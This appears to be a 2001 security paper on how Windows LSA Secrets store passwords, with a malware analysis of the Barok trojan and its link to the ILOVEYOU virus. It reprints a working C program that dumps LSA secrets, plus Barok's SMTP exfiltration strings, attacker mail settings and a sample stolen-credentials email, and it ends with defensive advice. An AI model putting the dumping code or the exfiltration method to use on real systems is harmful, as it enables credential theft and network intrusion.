
Stealing Passwords from Microsoft Operating Systems
Marcus H. Sachs
March 14th, 2001

Introduction

Do you routinely click the "Save Password" box in Microsoft Windows so that you do not have to reenter it the next time? No, you say? Perhaps not, but yet Windows seems to be able to remember your password, telephone numbers, and other sensitive information in spite of your security-minded actions. Where exactly does the operating system store this information and how well protected is it? Is it easy for an intruder to pilfer? I am afraid that the answers may not be very pleasing.



User name: victim

Password: ****************

☑ Save Password

Most if not all operating systems store confidential system and user account information in well-known locations. In Unix, the ***/etc/passwd*** file contains vital information, including account names, passwords, and much more. WindowsNT/2000 systems typically store user account information in the ***%systemroot%\system32\config\SAM*** file. Numerous exploits have been published on how to gain remote and local access to these types of files, and how to decrypt the passwords and other information contained in them.

The purpose of this paper is to discuss a similar area of concern, the Local Security Authority (LSA) Secrets found in Microsoft Windows operating systems. Included in this paper is a discussion of a publicly available remote stealth tool used by intruders to gain access to and pilfer the user account information contained there.

Initial Report

The vulnerabilities of the LSA Secrets were brought to light in 1997 when the message below appeared on NTBugTraq.[1]

```
Date: Sat, 9 Aug 1997 20:06:38 +0100
From: Paul Ashton <paul@ARGO.DEMON.CO.UK>
To: NTBUGTRAQ@RC.ON.CA
Subject: LSA secrets

Following on from the service password issue I raised some time ago,
here's a little program that will dump various LSA secrets such
as service passwords (plain text), cached password hashes of the
```

```
last users to login to a machine, FTP, WEB, etc. plaintext
passwords, RAS dial up account names, passwords etc, workstation
passwords for domain access, etc.

run as: prog _sc_schedule [machine], prog nl$1, prog w3_root_data
or any other registry key under NTLM\security\policy\secrets.

The moral? If only microsoft would document just 10% of the
APIs, maybe people wouldn't make an issue of these things.

NOTE: THIS HAS TO BE RUN AS AN ADMINISTRATOR, OK?!

Cheers
Paul
ps. Sorry about the coding, but win32 programming is so tedious.

#include <windows.h>
#include <stdio.h>

#include "ntsecapi.h"
#define AST(x) if (!(x)) {printf("Failed line %d\n",
__LINE__);exit(1);} else
void write();

PLSA_UNICODE_STRING
str(LPWSTR x)
{
    static LSA_UNICODE_STRING s;

    s.Buffer=x;
    s.Length=wcslen(x)*sizeof(WCHAR);
    s.MaximumLength = (wcslen(x)+1)*2;
    return &s;
}

int _cdecl
main(int argc, char *argv[])
{
    LSA_HANDLE pol;
    PLSA_UNICODE_STRING foo;
    LSA_OBJECT_ATTRIBUTES attrs;
    WCHAR keyname[256]=L"";
    WCHAR host[256]=L"";

    wsprintfW(keyname, L"%hS", argv[1]);
    if(argc == 3) wsprintfW(host, L"%hS", argv[2]);
    memset(&attrs, 0, sizeof(attrs));
    AST(!LsaOpenPolicy(str(host), &attrs, 0, &pol));
    AST(!LsaRetrievePrivateData(pol, str(keyname), &foo));
    write(1, foo->Buffer, foo->Length);
    LsaClose(pol);
    exit(0);
}
```

As can be seen from examining the message and his code, Paul Ashton found a wonderful “undocumented feature” from Microsoft. The LSA Secrets are a corner of the registry containing information such as:

- Service account passwords in plain text (service accounts are used by software that must log in as a particular user to perform a task such as a backup)
- Cached password hashes of the last ten users to log onto the computer
- FTP and web user plain text login names and passwords
- Dial-up account names and passwords
- Computer account names and passwords for domain access

Gaining access to and pilfering this information gives an intruder the keys to the remainder of the network kingdom. This treasure chest of information is available in the registry under the subkey of

```
HKEY_LOCAL_MACHINE\SECURITY\Policy\Secrets
```
[2]

Microsoft's defense is that this "vulnerability" is actually a design feature. The LSA Secrets are only available to the local Administrators group, which is presumably a set of trusted users who have the ability to access any information that can be accessed by the operating system itself. The secrets are needed, explains Microsoft, for operations such as starting services under an account other than the local system. A hotfix provided by Microsoft provides improved protection for LSA Secrets from attacks that do not involve accounts with administrative privileges. It does not however, change the access level for members of the local Administrators group.[3] Administrators not wanting to manipulate the registry can use `lsadump2` from Bindview to view the contents of the LSA Secrets.[4]

So, if the only way to gain access to the LSA Secrets (after applying the Microsoft hotfix) is via a trusted user with Administrator privileges logged in locally, then what is the real threat? After all, a remote intruder or a local user who is not a member of the local Administrators group should not be able to pilfer the LSA Secrets. Right?

WRONG.

A Hacker's Dream Come True: "Barok"

In early 2000, a very interesting tool appeared on the Internet. Dubbed "Barok" by its author, it was not widely analyzed until after the outbreak of an infamous virus in May of that year. More on that event later. Barok is backdoor program, designed to read the LSA Secrets of a target computer and exfiltrate the contents to an SMTP mail account on a remote computer. It takes advantage of the weaknesses in LSA Secrets discussed above, and then emails the pilfered information not via Window's Messaging Application Programming Interface (MAPI) but rather via a raw connection on TCP port 25. This technique leaves no evidence in the victim's email client outbox of a sent message, a rather stealthy means of transmitting the stolen goods. Unless the victim is monitoring his network connection or routinely checking for unauthorized processes, he is totally unaware of the transmission.

Searching for strings in the original Barok executable reveals how the information is sent from the victim's system. (The strings below have been reformatted for easier reading.)


```
open    127.0.0.1   Default Default
HELO    %s
MAIL FROM:%s
RCPT TO:%s
DATA
DATA
From: %s@%s
From: %s@%s
To: %s
Subject: Barok.... PSWRD Sender Trojan
X-Mailer: Barok... email PSWRD sender--- by: spyder
```

```
    Host: %s
    Username: %s
    IP Address: %s

    RAS Passwords:  %s
    Cache Passwords:  %s
    .
    QUIT
```

Experimentation on a test network shows that when activated, Barok establishes a connection to a predefined SMTP mail server. It then sends the collected LSA Secrets data as the body of an email with a subject of "`Barok.... PSWRD Sender Trojan`" (version 2.1 uses a slightly different subject line shown later.) The email contains passwords, RAS account information, and other data from the victim's LSA Secrets.

Barok can be downloaded from many Internet "security" sites as a zipped document containing three files: `server.exe`, `setup.exe`, and `readme.txt`. The most recent version of `setup.exe` allows the attacker to configure the server file as shown below.



Barok version 2.1 by: spyder

Filename: WinCheck.exe

Outgoing Mail Server: (SMTP) mail.hotmail.com

Destination Mail: your email address evilhacker@hotmail.com

Schedule Send

● Every Online

○ Every 7 days or above

Once configured to capture passwords and account information from a target computer's LSA Secrets, the server can be packaged as a Trojan horse in a game or other executable file using any of several popular Trojan-creating programs. It is then launched as an email attachment, embedded on a contaminated floppy disk, or possibly bundled with software on a demonstration CD. It might also be inserted on a victim's computer by reference from a mobile code command on a hostile web site, or as a payload in a virus. Once launched, the attacker simply waits for return email(s) to arrive containing the contents of one or more compromised computers' LSA Secrets. In most cases, the targets will be unknown to the attacker until they return the email message. In rare cases, an attacker might be able to convince a specific user to launch Barok on a specific computer via social engineering or other means.

Barok Loves You

An investigation into the origin of Barok[5] points to a college student in the Philippines who probably wrote Barok as part of a failed college thesis. Onel de Guzman was charged in June 2000 with authoring the ILOVEYOU virus that ravaged computers worldwide the previous month, and it is presumed that he is the author of Barok as well. Text contained in the source code of ILOVEYOU match strings found in Barok nearly word for word. For example, the first few lines of the virus were:

```
rem  barok -loveletter(vbe) <i hate go to school>
rem                  by: spyder  /  ispyder@mail.com  /
@GRAMMERSoft Group  /  Manila,Philippines
```

Compare this to a string found in the `server.exe` file of the Barok 2.1 distribution:

```
barok ...i hate school suck ->by:spyder @Copyright (c) 2000
GRAMMERSoft Group >Manila,Phils.
```

Guzman's thesis is available online[6] and indicates that he was attempting to create a password stealing program. According to the thesis, "the researcher decided to develop this program because the researcher believes that it will be helpful to a lot of people specially Internet users to get Windows passwords such as Internet Accounts to spend more time on Internet without paying." The AMA Computer College, Makati, Philippines rejected his proposed thesis subject.

Further analysis of the ILOVEYOU script reveals that Guzman developed a rather clever way to deliver the Barok server to his victims. Buried in the script are four lines that show how he planned to insert the Trojan. The victim's registry is modified so that the web browser's start page is pointed to one of four locations at www.skyinet.net containing the file "`WIN-BUGSFIX.exe`". This file appears to be a configured version of Barok 2.1 with a file name benign enough to trick an unsuspecting user into running it.[7] Given the large number of people who activated the virus, the odds that several victims downloaded and executed the Trojan file are pretty good. It is possible that one or more of these victims continue to unwhittingly run the password stealing program, faithfully sending their LSA Secrets back to an obscure (and hopefully closed) email account in the Philippines, `MAILME@SUPER.NET.PH`.

Here is one more point to consider on the linkage between Barok and the ILOVEYOU virus. The following string is in `WIN-BUGSFIX.exe` (April or May 2000):

```
C:\Knowledge\barok\barok_vbs\Debug\barok.pdb
```

These strings are in the `client.exe` and `setup.exe` files respectively contained in the Barok 2.1 (September 2000) distribution:


```
C:\Knowledge\barok\client\Debug\client.pdb

C:\Knowledge\barok\barok\Debug\barok.pdb
```

I'm going to take a stab here and suggest that these strings are evidence that Guzman used the same computer to develop both Barok and the ILOVEYOU virus. Is it possible that Guzman is still using the same machine to further development on Barok? Might the Philippine law enforcement agents have failed to locate and confiscate the actual computer that was used to create ILOVEYOU? When version 3.0 is released, we'll be sure to check for these strings to confirm the hypothesis.

You've Got Mail

A note of caution to those who might wish to experiment with Barok - the "out of the box" version is configured as shown below. Note the default SMTP server and destination email addresses. If you are not careful, you may very well send your own LSA Secrets straight to Poland! Why Poland and not the Philippines? Perhaps it is a typo or maybe a Red Herring...



Barok version 2.1 by: spyder

Filename: WinCheck.exe

Outgoing Mail Server: (SMTP) box43.gnet.pl

Destination Mail: your email address hasło123@obywatel.pl

Schedule Send

○ Every Online

● Every 7 days or above

As discussed above, once the Barok program is successfully deployed it periodically sends an email to the address configured in the server. The actual output of Barok 2.1, returned to the intruder in a nice email package, looks like this:

```
Date: Wed, 14 Mar 2001 12:22:09 -0500
From: victim@192.168.1.23
To: evilhacker@hotmail.com
Subject: Barok... email-password-sender-trojan
X-Mailer: Barok... email-password-sender-trojan--- by: spyder

Host: victim
Username: loser
IP Address:  192.168.1.23

RAS Passwords:

local.myisp.com
   U: loser
   P: p4ssw0rd
   N#: 555-1234
remote.myoffice.net
   U: president
   P: 1mtheb0ss
   N#: 555-6789
bignet.net
   U: bigboy99
   P: n0b0dyh0m3
   N#:  555-8765
   Pri. DNS : 192.168.4.1
   Sec. DNS : 192.168.5.1
   Pri. WINS: 10.1.2.3
   Sec. WINS: 10.4.5.6

Cache Passwords:
www.myfavoritewebsite.com/membersonly     :0nlym3
secure.bignationalbank.com/accounts/loser :r1chguy01
*MYO\remote.myoffice.net\loser            :p4ssw0rd
```

Incredibly, Barok not only returns cached passwords but also Remote Access Service (RAS) account names, phone numbers, DNS and WINS settings, and the IP address of the victim machine. Armed with this information, the attacker can simply dial the victim's ISP or office LAN and masquerade as the victim himself. Considering the large number of companies that allow their employees to dial into their corporate networks from unprotected home computer systems, one must wonder whether attackers masquerading as legitimate employees with stolen passwords and RAS credentials have breached their own company!

Using the cached web credentials, an attacker is now free to roam Internet sites normally restricted to the victim including electronic banking, securities, health, and other sensitive or private locations. While LSA Secrets does not store credit card information, it retains just about everything else needed to masquerade as the victim on the Internet.

Defending Yourself

Defending a computer against Barok and other password stealing program attacks is accomplished by following accepted best practices for information security. A combination of one or more of the following will greatly reduce the vulnerability of an individual computer or a corporate network to an attack on the LSA Secrets database:

- Apply the patches provided by Microsoft
- Use an anti-virus detection program that has an updated engine and signature file (the most popular programs will detect Barok with the latest signatures)
- Educate users to not click the "save password" box (some passwords will get saved in LSA Secrets even if this box is not checked, but this step greatly reduces the number of passwords kept)
- Educate users on the dangers of opening email attachments, particularly those from unknown senders or that look suspicious
- Develop a company policy restricting the use of privately owned computers to access internal computer networks
- Change network and computer passwords frequently
- If possible, block outbound port 25 TCP traffic destined for any host other than the user's own SMTP server(s)
- Examine firewall logs for evidence of outbound port 25 TCP traffic destined for hosts other than those authorized by local policy

References

Ashton, Paul. "LSA Secrets." 9 Aug 1997. URL: http://ntbugtraq.ntadvice.com/default.asp?pid=36&sid=1&A2=IND9708&L=NTBUGTRAQ&F=P&S=&P=1707 (4 Feb 2001).

BindView. "lsadump2." 6 Apr 2000. URL: http://razor.bindview.com/tools/files/lsadump2.zip (9 Feb 2001).

Microsoft Corporation. "Administrators Can Display Contents of Service Account Passwords." 14 Mar 2000. URL: http://support.microsoft.com/support/kb/articles/Q184/0/17.ASP (8 Feb 2001).

Scrambray, Joel, Stuart McClure, and George Kurtz. Hacking Exposed,2nd ed. Berkely: Osborne/McGraw-Hill, 2001.

Smith, Richard M. "LoveBug Virus Archive." URL: http://users.rcn.com/rms2000/lovebug/index.htm (15 Feb 2001).

Smith, Richard M. "Onel de Guzman's rejected thesis proposal at AMA Computer College." URL: http://users.rcn.com/rms2000/lovebug/thesis.htm (15 Feb 2001).

Trend Micro. "TROJ_LOVELETTER." URL: http://www.antivirus.com/vinfo/virusencyclo/default5.asp?VName=TROJ_LOVELETTER (20 Feb 2001).

[1] Paul Ashton, "LSA Secrets" 9 Aug 1997, URL: http://ntbugtraq.ntadvice.com/default.asp?pid=36&sid=1&A2=IND9708&L=NTBUGTRAQ&F=P&S=&P=1707 (4 Feb 2001).

[2] Joel Scrambray, Stuart McClure, and George Kurtz. Hacking Exposed,2nd ed. (Berkely: Osborne/McGraw-Hill, 2001) 186-7.

[3] Microsoft’s knowledge base provides more information in Q184017, URL: http://support.microsoft.com/support/kb/articles/Q184/0/17.ASP (8 Feb 2001).

[4] BindView, "lsadump2" 6 Apr 2000, URL: http://razor.bindview.com/tools/files/lsadump2.zip (9 Feb 2001).

[5] Richard M. Smith, "LoveBug Virus Archives" URL: http://users.rcn.com/rms2000/lovebug/index.htm (15 Feb 2001).

[6] Richard M. Smith, "Onel de Guzman's rejected thesis proposal at AMA Computer College" URL: http://users.rcn.com/rms2000/lovebug/thesis.htm (9 Feb 2001).

[7] Trend Micro, "TROJ_LOVELETTER" URL: http://www.antivirus.com/vinfo/virusencyclo/default5.asp?VName=TROJ_LOVELETTER (20 Feb 2001).